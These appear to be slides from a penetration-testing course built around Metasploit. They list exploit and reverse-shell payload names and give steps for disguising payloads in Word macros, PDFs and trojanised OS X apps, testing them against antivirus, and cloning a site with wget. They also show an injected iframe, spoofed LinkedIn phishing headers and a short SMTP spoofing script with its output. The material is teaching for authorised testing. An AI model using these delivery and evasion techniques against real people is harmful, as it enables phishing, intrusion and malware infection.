
2. Access: Exploits



Overview

- Remote Exploits
 - Client-side Exploits
- 

Modern Hacking Process



Remote Attack

1. NMap Scan
2. Analyze Scan Data
3. Choose an Exploit
4. Select a Payload
5. Launch Exploit!

Which exploit do I use?
Answer: These.

Name	Where
mso8_067_netapi	Windows XP/2003 era
ms09_050_smb2_negot..	Windows Vista SP1/SP2
ms03_026_dcom	Windows 2000

Why did my exploit fail?

- Firewall
- Non-vulnerable software
- Service is hung
- The universe is taunting you
- Non-reliable exploit
- Bad day
- Mis-configured exploit
- Could not establish session

Client-side Attack

1. Get victim(s) to visit system profiler
2. Choose an Exploit
3. Launch Exploit
4. Spam victims (or wait for them)!



System Profiling

What can I get from your browser?

Check out:

<http://www.browserspy.dk>



Adobe Reader Version

Test	Result
Adobe Reader installed?	Yes
Adobe Reader components	Accessibility version 8.2.0 AcroForm version 8.2.0 Annots version 8.2.0 Checkers version 8.2.0 DigSig version 8.2.0 DVA version 8.2.0 eBook version 8.2.0 EScript version 8.2.0 EWH32 version 8.2.0 HLS version 8.2.0 IA32 version 8.2.0 ImageViewer version 8.2.0 MakeAccessible version 8.2.0 Multimedia version 8.2.0 PDFom version 8.2.0

Java Version

Test	Result																				
Java enabled	Yes																				
Java supported	Yes																				
Java version	Yes - version 1.6.0_21																				
Java using object and applet tag	1.6.0_21 (17.0-b17) from Sun Microsystem																				
Java using the applet tag	<table><tbody><tr><td>java.version</td><td>1.6.0_21</td></tr><tr><td>java.vendor</td><td>Sun Microsystems Inc.</td></tr><tr><td>java.vendor.url</td><td>http://java.sun.com/</td></tr><tr><td>java.home</td><td>Could not read: SECURITY EXCEPTION!</td></tr><tr><td>java.vm.specification.version</td><td>1.0</td></tr><tr><td>java.vm.specification.vendor</td><td>Sun Microsystems Inc.</td></tr><tr><td>java.vm.specification.name</td><td>Java Virtual Machine Specification</td></tr><tr><td>java.vm.version</td><td>17.0-b17</td></tr><tr><td>java.vm.name</td><td>Java HotSpot(TM) Client VM</td></tr><tr><td>java.vm.home</td><td>Could not read: SECURITY EXCEPTION!</td></tr></tbody></table>	java.version	1.6.0_21	java.vendor	Sun Microsystems Inc.	java.vendor.url	http://java.sun.com/	java.home	Could not read: SECURITY EXCEPTION!	java.vm.specification.version	1.0	java.vm.specification.vendor	Sun Microsystems Inc.	java.vm.specification.name	Java Virtual Machine Specification	java.vm.version	17.0-b17	java.vm.name	Java HotSpot(TM) Client VM	java.vm.home	Could not read: SECURITY EXCEPTION!
java.version	1.6.0_21																				
java.vendor	Sun Microsystems Inc.																				
java.vendor.url	http://java.sun.com/																				
java.home	Could not read: SECURITY EXCEPTION!																				
java.vm.specification.version	1.0																				
java.vm.specification.vendor	Sun Microsystems Inc.																				
java.vm.specification.name	Java Virtual Machine Specification																				
java.vm.version	17.0-b17																				
java.vm.name	Java HotSpot(TM) Client VM																				
java.vm.home	Could not read: SECURITY EXCEPTION!																				

Browser Information

Test	Result
navigator.appName	Microsoft Internet Explorer
navigator.appCodeName	Mozilla
navigator.appVersion	4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
navigator.appMinorVersion	;SP2;
navigator.vendor	Property is not supported! navigator.vendor is not a string. It's a undefined
navigator.userAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) . More info...
navigator.oscpu	Property is not supported! navigator.oscpu is not a string. It's a undefined . More info...
navigator.platform	Win32
navigator.securityPolicy	Property is not supported! navigator.securityPolicy is not a string. It's a undefined . More info...
navigator.onLine	true . More info...
Info browser.name	msie
Info browser.version	6.0

Operating System

Test	Result
Operating System	Microsoft Windows XP
OS detected via jQuery	win
OS detected via platform	Win32 - Windows 32bit
OS CPU detected via JavaScript	Property is not supported! navigator.oscpu is not a string. It's a undefined

Which exploit do I use?
Answer: These.

Name	Where
java_signed_applet	Social engineering; any where Java applets run
ms11_003_ie_css_import	Internet Explorer 7/8 (requires .NET)
ie_createobject	Internet Explorer 6



Demo: Client-side Exploit

Learning Check

- Which exploit works against Windows XP SP2, port 445?




From Penetration Testing to Threat Emulation


3. Access: Features



Overview

- Metasploit Payloads
 - Payload Handlers
 - Anti-virus Testing / Evasion
 - Disguising Payloads
- 

Modern Hacking Process



Metasploit Payloads

Name	Note
windows/meterpreter/reverse_tcp	Connects to one port
windows/meterpreter/reverse_tcp_allports	Tries every ports in sequence
windows/meterpreter/reverse_https	Speaks HTTP
java/meterpreter/reverse_https	Works anywhere w/ Java
java/meterpreter/reverse_https	Speaks HTTP
linux/x86//shell_reverse_tcp	
osx/x86/shell_reverse_tcp	


Payload Handlers

- Listen for a connection from a payload
- Metasploit **multi/handler** module
- Important variables:
 - AutoRunScript
 - ExitOnSession



Demo: Payload Generation + Listener Setup

AV Testing and Evasion..



AV Testing and Evasion..



novirusthanks™ | SECURITY SOLUTIONS AND IT

HOME PRODUCTS SERVICES BLOG FORUM SUPPORT CONTACTS

 **URLVoid** Scan websites with multiple s

Home » Services » Multi-Engine Antivirus Scanner

Multi-Engine Antivirus Scanner

If you have a suspicious file you can submit it in the form below and our system will analyze your file with multiple AntiVirus engines and will report back the analysis result. By submitting files here you agree with the [Terms of Service](#) and [Privacy policy](#).

Scan File [Scan Web Address](#)

Select file to scan (20 MB max):

No file chosen


<http://vscan.novirusthanks.org>

Windows Executable

- Generate executable
- Lipstick:
 - Change icon
 - Package with iexpress
 - .scr trick



Microsoft Word Documents

- Generate Meterpreter w/ VBA output
 - Add Macro to Word document
 - Add Data to Word Document
 - Save as macro-enabled document
- 

MS Office on MacOS X?

Macworld » Business Center

Recommend:



Twitter

4



Like

11



0



15



Email

18 Comments

Working Mac

[Recent posts »](#)

Office 2011: the macro is back

Why I'm happy to have Visual Basic for Applications again

by [Rob Griffiths, Macworld.com](#) Oct 12, 2010 12:15 pm

For years, Excel 2008 has been teasing me: Every time I launched the app, I'd see that menu item, mocking me, tempting me to click. "Go ahead," it would whisper, "You know you want to. This time it'll work—really, it will."

MacOS X Trojan

- Generate Java meterpreter JAR file
- Find OS X .app file with Java back-end
- Open package contents
- Replace app .jar with meterpreter .jar
- Edit Info.plist MainClass key to say:
metasploit.Payload
- See: **Imuler Trojan**
<http://tinyurl.com/43yq4sp>

PDF Files I

- Metasploit embed PDF EXE
- Test it first!

PDF Files II

- Generate a malicious file *
- Embed as attachment
- Dress up the filename 😊
- Add JavaScript to automatically open
- (Optional) Merge with existing PDF

* Challenge: Adobe Reader does not allow certain extensions to open. Your job, **hacker**, is to get around this. 😊

Check out: `make-pdf-embedded.py`
<http://tinyurl.com/m6onbo>

Learning Check

- Which Metasploit module listens for a payload connection?
- What is the best exploit?




From Penetration Testing to Threat Emulation

4. Access: Delivery

Overview

- Social Engineer's Toolkit
- Web Drive-by
 - Clone a website
 - Add a payload
- Spear Phishing
 - Who, What, Where, and How

Modern Hacking Process



Social Engineer's Toolkit

- A program by Dave Kennedy and SET Team
- Automates:
 - Sets up Metasploit Payload Handlers, etc.
 - Web Drive-bys
 - Spear Phishing
- Not using it today...
 - But... it's in your BT5r1 VM updated to latest



Demo: Quick Look at SET

Web-Drive by: Clone a Site

- Start web server
`service apache2 start`
- Get site
`cd /var/www`
`wget http://www.gmail.com`
- Fix Resources
`pico index.html`

Add the following HTML:

```
<base href="http://www.gmail.com" />
```

Press **Control+X**, Type **y**

Web-Drive by: Attack

- Set up attack (see previous lectures)
- Add the following:

```
<iframe src="http://url to malicious stuff" />
```

- Or, replace link to a resource with one of your "packages"

Who to send to..

- Do your information gathering 😊

What to send..


- Sign up for a Microsoft Hotmail account
- Forward message to account
- Go to reply -> view message source
- Remove headers
- Change information to your liking
- Send...


What to send...

Join my network on LinkedIn

[Back to messages](#) |  

 via LinkedIn [Add to contacts](#)

To 

 [Reply](#) 

LinkedIn

 has indicated you are a fellow group member of .

I'd like to add you to my professional network on LinkedIn.

- 

[Accept](#)


[View invitation from !\[\]\(6a9b39b98eb945faa14c645ec99e4eaa_img.jpg\)](#)

DID YOU KNOW you can use your LinkedIn profile as your website?

Select a [vanity URL](#) and then promote this address on your business cards, email signatures, website, etc.

What to send..

Click **Reply** -> **View message source**



What to send..

```
X-Message-Delivery: Vj0xLjE7dXM9MDtsPTE7YT0x00Q9MTtTQ0w9MA==
X-Message-Status: n
X-SID-PRA: messages-noreply@bounce.linkedin.com
X-AUTH-Result: NONE
X-Message-Info: /Afko6AgMSyKLEG+V1L4U3JGYwhv4EPJl0PIiIcjqMiGNAO0tRRB2N2PxvtHH54DFMMPQ/jDfhli38rkkM0M2h6acDJH2doLbIwbKw5rXv6IBTM8tT1Log==
Received: from maild-bb.linkedin.com ([216.52.242.159]) by SNT0-MC3-F47.Snt0.hotmail.com with Microsoft SMTPSVC(6.0.3790.4675);
    Tue, 25 Jan 2011 12:47:09 -0800
DomainKey-Signature: q=dns; a=rsa-shal; c=noaws;
    s=prod; d=linkedin.com;
    h=DKIM-Signature; Sender: Date: From: Reply-To: To: Message-ID: Subject: MIME-Version: Content-Type: X-LinkedIn-Template: X-LinkedIn-Class: X-LinkedIn-fbl;
    b=YWnzeSyS3hOD1UFcfGwVmlvx51Hg4dk92PDY3BzLK39m5f3lisY5h99mEaPRS+ql
    4eqVyxh6pEWNMjxdcgilNzhHFtu7R52ky7caXlV9602uthdIg70y46phemDHN7i7
DKIM-Signature: v=1; a=rsa-shal; d=linkedin.com; s=proddkim; c=relaxed/relaxed;
    q=dns/txt; i=@linkedin.com; t=1295988429;
    h=From: Subject: Date: To: MIME-Version: Content-Type;
    bh=HhAP+bojDtLj5xdv/dALiCHLkms=;
    b=GjQPHRJOMBhctqClRyzMqvqyPRLk6f1k3n3ALBTIXowzOuS9zG6slbtPQ/9Hb7N0
    n5iNIOD8mCXmB9VWBD3FnjpCNcdRNOBn8TcfkQsItLhUtUmSHKURgTBHP3ta0UgC;
Sender: messages-noreply@bounce.linkedin.com
Date: Tue, 25 Jan 2011 20:47:09 +0000 (UTC)
From: [REDACTED]
Reply-To: [REDACTED]
To: [REDACTED]
Message-ID: <824063874.518407.1295988429331.JavaMail.app@ela4-bed37.prod>
Subject: Join my network on LinkedIn
MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="-----_Part_518406_565700849.1295988429327"
X-LinkedIn-Template: invite_member_21
X-LinkedIn-Class: INVITE-MBR
X-LinkedIn-fbl: s=qU1_9w4t90Ie-JhXkd1_3m4iTkoZBE7gkrEQNUQyxEd74Shlp_Emsf
Return-Path: s=qU1_9w4t90Ie-JhXkd1_3m4iTkoZBE7gkrEQNUQyxEd74Shlp_Emsf@bounce.linkedin.com
X-OriginalArrivalTime: 25 Jan 2011 20:47:09.0641 (UTC) FILETIME=[090FD390:01CBBCD1]

-----_Part_518406_565700849.1295988429327
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 7bit

LinkedIn
----- [REDACTED] has indicated you are a fellow group member of [REDACTED] -----

I'd like to add you to my professional network on LinkedIn.
```

Where to send it..

Check mail exchange record for the domain...

```
dig @[name server] [domain] MX
```

Or:

```
dig [domain] MX
```

How to send...

- Create a template.txt file
- Attachments?
 - Forward to your live.com email (it's encoded in the message source) OR
 - Send a link instead

How to send... (usually scripted)

```
telnet [ip address] 25
```

```
HELO whatever.com
```

```
MAIL FROM: bounceaddress@whatever.com
```

```
RCPT TO: user@acme.com
```

```
DATA
```

```
[paste template file here]
```

```
.
```

```
QUIT
```

How to send.. (a script)

```
($server, $to) = @ARGV;
$handle = connect($server, 25);
println(readln($handle));

sub mprint {
    writeb($handle, "$1 $+ \r\n");
    println("$1 -> " . readln($handle));
}

mprint("HELO aol.com");
mprint("MAIL FROM: bounce@aol.com");
mprint("RCPT TO: $to");
mprint("DATA");
$message = join("\r\n", `cat template.txt`);
writeb($handle, $message);
writeb($handle, "\r\n.\r\n");
println(readln($handle));
closef($handle);
```


How to send.. (a script)

```
root@bt:~/mail# java -jar ~/armitage/lib/sleep.jar spammer.sl 192.168.12.127
  raphael.mudge@acme.com
220 ACME Corporation Mail Server
HELO aol.com -> 250 Hello.
MAIL FROM: bounce@aol.com -> 250 OK
RCPT TO: raphael.mudge@acme.com -> 250 OK
DATA -> 354 OK, send.
250 Queued (0.200 seconds)
```

Learning Check

- Which command downloads a page?
- Which HTML tag lets you include another page in an internal frame?



From Penetration Testing to Threat Emulation


5. Post-Exploitation



Overview

- Command Shell
- Privilege Escalation
- Spying on the User
- File Management
- Process Management
- Post Modules and Loot

Modern Hacking Process





Demo Demo Demo

Learning Check

- Which Meterpreter command takes a screenshot?
- Which Meterpreter command is most useful to you?




From Penetration Testing to Threat Emulation

